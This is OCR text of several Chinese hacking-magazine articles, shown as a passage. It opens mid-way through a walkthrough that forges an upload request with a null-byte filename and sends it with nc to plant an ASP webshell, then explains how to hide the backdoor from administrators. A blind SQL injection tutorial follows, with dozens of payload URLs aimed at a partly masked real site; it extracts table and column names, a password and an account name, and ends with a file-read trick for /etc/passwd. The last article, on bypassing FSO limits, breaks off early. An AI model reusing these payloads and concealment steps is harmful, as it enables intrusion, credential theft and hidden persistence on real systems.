对应的数字就多了14），后者是把Havebug建到BBS目录下。这里需要非常小心，因为多一个字母，Content-Length的长度就应该增加1；多一个汉字，长度应加2。同时，很多网管把这个目录设置成了禁止执行ASP文件，可以利用"../"把地址指向论坛主目录下，总不会有人不让论坛运行吧！

下面是比较细致的工作了，200473153438是上传的文件名，我们可以改成Hacker.asp并在后面加入一个空格，然后再在UltraEdit里按Ctrl+H进入十六进制编辑，将空格符的20改成00，这样两个长度正好一样都为12，不用再去改Content-Length了。最后保存文件名为: qiaoke.txt。

修改完毕，我们需要将这个数据提交给服务器，这里所用的工具是"瑞士军刀——NC"，请查看光盘"源代码"栏目，按照文章名查找即可。命令格式是:

```
nc -vv http://www.******.com 80 <qiaoke.txt
```

很容易就成功了，在CMD下你将会看到这样的提示：

```
<table border=0 height='100%'cellspacing=0
cellpadding=0><tr><td height='100%'>
<font class=red>上传成功</font> <a href='upload/
havebug/hacker.asp</td></tr></table>
```

简单吧？冰狐浪子微型ASP后门就传到服务器上了。现在直接提交你上传的后门路径吧，不出意外的话，你的后门已经在那里等着你咯！

好了，我不是喜欢废话的人，漏洞分析和利用就说到这里，最后和大家说说后门的利用与隐藏，这是很多朋友最近在黑防论坛上经常问的问题。


如果直接利用我上传的冰狐浪子微型ASP后门的"磁盘信息"功能，可以找到论坛的绝对路径（物理路径），如:

```
D:\www\******.com\bbs\upload\forum
```

得到这个路径就意味着你几乎可以把整个站点的结构弄清楚，对后面的入侵将会带来比较大的帮助。同时，你也可以再利用冰狐浪子微型ASP后门的"写入文件FSO"功能，填好路径写个"海阳顶端2005"上去！

关于后门的隐藏，可以采取这样的办法: 先修改本机时间，分别编辑两个木马，然后存盘，使木马文件的时间与论坛中文件的一致！这样管理员是非常难以发现这个木马的。同时，修改木马文件名，改成与论坛中的文件名相类似，把它放在"backup（论坛备份）"或"images（图片）"目录下，最后再利用Attrib命令给文件加上只读、隐藏属性，相信论坛管理员要找这样的后门就更困难了！

本文方法只做技术研讨，如果你要利用它来做一些非法的事，所造成的一切后果均与作者、《黑客防线》和出版社无关。



JSP+Oracle SQL Injection之旅

文/图 夜色

SQL Injection可谓是长盛不衰的话题，从ASP+MSSQL到PHP+MySQL，一路走来也可谓是一路艰辛，同时也造就了这个技术领域内高手如云，Pskey、小勇、isno等人成为一代偶像人物。其实只要我们灵活利用SQL语句，说不定就会给自己带来意外的收获，也能过过高手瘾呢！本文是写给菜鸟看的，高手们别砍我哦！谁叫我也是菜鸟一只呢！

现在很多大型网站，如银行、政府网站一般采用的是JSP+Oracle，从Web程序来看，普遍存在的问题还是很严重的，希望广大的程序员管理人员注意这方面的安全隐患。今天我们的目标也是JSP+Oracle的网站，对它进行SQL Injection的测试，希望达到引伸、开拓这种技术的目的。目标站点 http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797。如图1所示。




图1

首先我们看看Oracle的系统数据库

all_tables	存放当前ID和其他用户的所有表。
user_tables	存放当前用户所有表。
user_tab_columns	存放当前用户表的所有列。

这些东西是后面操作的基础，是非常重要的。下面看看具体的操作过程。

首先需要看一下系统表是否存在，一般都是存在的，没有就没得玩了。提交URL：

```
http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797'and 0<>(select count(*) from all_tables) and '1'='1
```

这里是想看一下有没有"all_tables"这个系统表，将"and"后的结果和0比较，如果后面为真，那么整个语句都为真，并能正常返回页面，反之就不能正常返回。下面的判断也是这个道理，相信大家都明白，我就不多说了。再依次提交：

```
http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797'and 0<>(select count(*) from user_tables) and '1'='1
http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797'and 0<>(select count(*) from user_tab_columns) AND '1'='1
```

返回如下结果，如图2所示。




图2

都正确返回，说明存在猜测的系统表。下面看我们怎么猜它的其他表名（注意Oracle里的表名、列名都是要大写的，要注意书写，还有下面用的到Length()、Substr()等函数的说明，请查看相关资料）。

```
http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797'and 0<>(select count(*) from user_tables where substr(table_name,1,1)='P') and '1'='1
http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797'and 0<>(select count(*) from user_tables where substr(table_name,1,2)='PL') and '1'='1
```

第二个字母为L，大家也可能用AscII()来试。得到一个表名，第一个字符为P，第二个字符为L。一个一个地试，到后来才发现这一些步骤真是多余……

我们再来看看这个表的长度，确定一下范围才好

猜，不然不知道要猜到什么时候才能结束:

```
http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797'and 0<>(select count(*) from user_tables where length(table_name)>8 and table_name like'%25PL%25') and '1'='1
```

没有正确返回。由此看来不会大于8，那我们试试等于8吧:

```
http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797'and 0<>(select count(*) from user_tables where length(table_name)=8 and table_name like'%25PL%25') and '1'='1
```

Yeah！正常返回，我们确定表名长度是8了。大家如果自己在猜测的时候，也可以用< >等来缩小范围。下面我们继续用上面的语句来猜测表名，最后得出的表名为PLAN_TAB。

小知识 这里可以用Like来猜表，比如看看有没有什么ADMIN、USERS表什么的。

```
and 0<>(select count(*) from user_tables where table_name like '%25ADMIN%25') and '1'='1
and 0<>(select count(*) from user_tables where table_name like '%25USERS%25') and '1'='1
```

表名猜出来了，我们来检测一下:

```
http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797'and 0<>(select count(*) from user_tables where table_name='PLAN_TAB') and '1'='1
```

正常返回。我们的辛苦总算没有白费，不过烟倒是牺牲了不少，只是革命尚未成功，同志仍需努力！继续猜列名:

```
http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797'and 0<>(select count(*) from user_tab_columns where table_name='PLAN_TAB' and column_name like '%25PASS%25') and '1'='1
```

试试有没有PASS(一些很容易想到的我都试了)这个字段，结果很失望，什么都没有。那有什么办法将它猜出来呢？看下面的方法。

看来这个表里没有什么敏感列名了，有点泄气。再去翻翻Oracle的书，突然想到可以直接查列名，汗！可能是以前学MSSQL、MYSQL的时候形成固定思维了忘了Oracle是不一样的。那我们干脆来直接的，看看有没有敏感列名吧:

```
http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797'and 0<>(select count(*) from user_tab_columns where column_name like '%25PASS%25') and '1'='1
```

直接来猜，看看有没有PASS和NAME这样的列名。经测试有LIKE ID/NAME/PASSWD这3个列名，但它们可能不在同一个表里，那我就拿LIKE PASS来测试。先来看看有PASSWD这个列名对应的表名的长度

```
http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797'and 0<>(select count(*) from user_tab_columns where column_name like '%25PASS%25' and length(table_name)=8) and '1'='1
```

得到有NAME这个字段对应的表的长度是8，继续猜到对应的表名:

```
http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797'and 0<>(select count(*) from user_tab_columns where column_name like '%25PASS%25' and substr(table_name,1,1)='T') and '1'='1
```

它们会不会在同一个表里呢？看完下面就知道了。得到PASS对应表名第一个字符为T:

```
http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797'and 0<>(select count(*) from user_tab_columns where column_name like '%25PASS%25' and substr(table_name,1,8)='T_PASSWD') and '1'='1
```

一个字符一个字符来猜，方法跟上面猜表的过程一样，只是前面多了一个条件"column_name like '%25PASS%25'"。最后得到这个表名为: T_PASSWD，接下来当然得把Like ID/NAME/PASSWD的列名猜完整:

```
http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797'and 0<>(select count(*) from user_tab_columns where table_name='T_PASSWD' and substr(column_name,-2,2)='ID') and '1'='1
```

可以确定ID两个字符在最后面两个，大家可以改变Sbustr()里的值，慢慢缩小范围

```
http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797'and 0<>(select count(*) from user_tab_columns where table_name='T_PASSWD' and substr(column_name,1,1)='S') and '1'='1
```

得到第一个字符为S:

```
http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797'and 0<>(select count(*) from user_tab_columns where table_name='T_PASSWD' and substr(column_name,1,2)='ST') and '1'='1
```

第二个字符为T:

```
http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797'and 0<>(select count(*) from user_tab_columns where table_name='T_PASSWD' and substr(column_name,1,3)='STA') and '1'='1
```

第三个为A……直到第八个字符:

```
http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797'and 0<>(select count(*) from user_tab_columns where table_name='T_PASSWD' and substr(column_name,1,8)='STAFF_ID') and '1'='1
```

从这里就可以看出完全是同一个表了。其实遇到这么多次程序，还没见过是分开建的表呢。最后得出表名是 T_PASSWD，列名有4个，分别是STAFF_ID、STS、PASSWORD、LAST_DATE，后来证实这些猜解都是正确的（进了服务器就什么都看到咯，如图3 所示）。




图3

以上的过程是很枯燥的，死了不少脑细胞，觉得和猜Access一样。要是Oracle有像MSSQL可以直接爆库、表的方法就好了。呵呵，然后，当然是要搞个用户名和密码了。Come on！看看最小的STAFF_ID的值是多少：

```
http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797' and 1=(select min(STAFF_ID) from T_PASSWD) and '1'='1
```

返回正常，不要客气，它就是我们的目标，把它的Password搞出来先。好戏就要上演了，还真想看看《黑客帝国》里的动画：


```
http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797' and 0<>(select conut(*) from T_PASSWD where substr(PASSWORD,1,1)='1' and STAFF_ID=1) and '1'='1
```

当然大家也可以用AscII()函数来猜，关于这方面很多前辈都说过了，这里就不再说明，不然编辑要说我骗稿费了，呵呵。结果不到10分钟就出来了。密码是"19791108"，好像是生日哟。有密码了，没用户还不行，接下来的事就简单多了：

```
http://www.****jp.cn/viewBulletin.do?type=C&bulletin_id=200404010797' and 0<>(select conut(*) from T_PASSWD where substr(STS,1,1)='1' and STAFF_ID='T') and '1'='1
```

一步一步来，步骤和上面的没多大差别，先看看长度，再一个个地猜。这个在猜的时候用的时间就长了一点，花了我25分钟，最后得到账户是"TANGBIN"，注入过程正式结束！

最后补充几点：如果开放Public组的UTL_FILE，则有可能读取服务器上的文件，如果设置错误，可以得到任何文件，如读出/etc/passwd文件。不过它要和Union联合使用，如union select 'hoge','../../../../../etc/passwd','1','1','1' from SOMETABLE--。关于Union查询，angel的PHP注入文章里已经介绍得比较详细，前面的语句要构造假的条件，才能返回后面的查询。当然，你也可以尝试Update、Insert、跨库等，如果你想知道答案的话，自己来吧！



突破FSO限制 夺取系统权限

文/图 飞天战斗猪

朋友大学毕业了，没想到很快就找到了自己喜欢的工作，羡慕啊。有天他打电话跟我说公司要做网页，叫我去看看他刚买的ASP空间怎么样。好吧，谁叫他是我的好朋友呢？

一到他家他就眉飞色舞地告诉我是怎样选择了一个物美价廉的ASP空间，为公司省了钱，速度还挺快……，不是叫我来听这个的吧？朋友赶紧把FTP帐号和密码给了我，叫我看看安全性能怎么样。

先Ping一下219.149.XX.XX，返回Request timed out，正常。拿出扫描器扫一下，发现只开了21和80端口。看来不错，漏洞方面补丁也补上了，用的是IIS5.0。用FTP试了一下，速度还不错，传个ASP木马上去，呵呵，没有被查杀——可惜不能执行程序（如图1）！

又进了朋友刚装的动网后台瞧了瞧，看来是关掉了FSO权限。

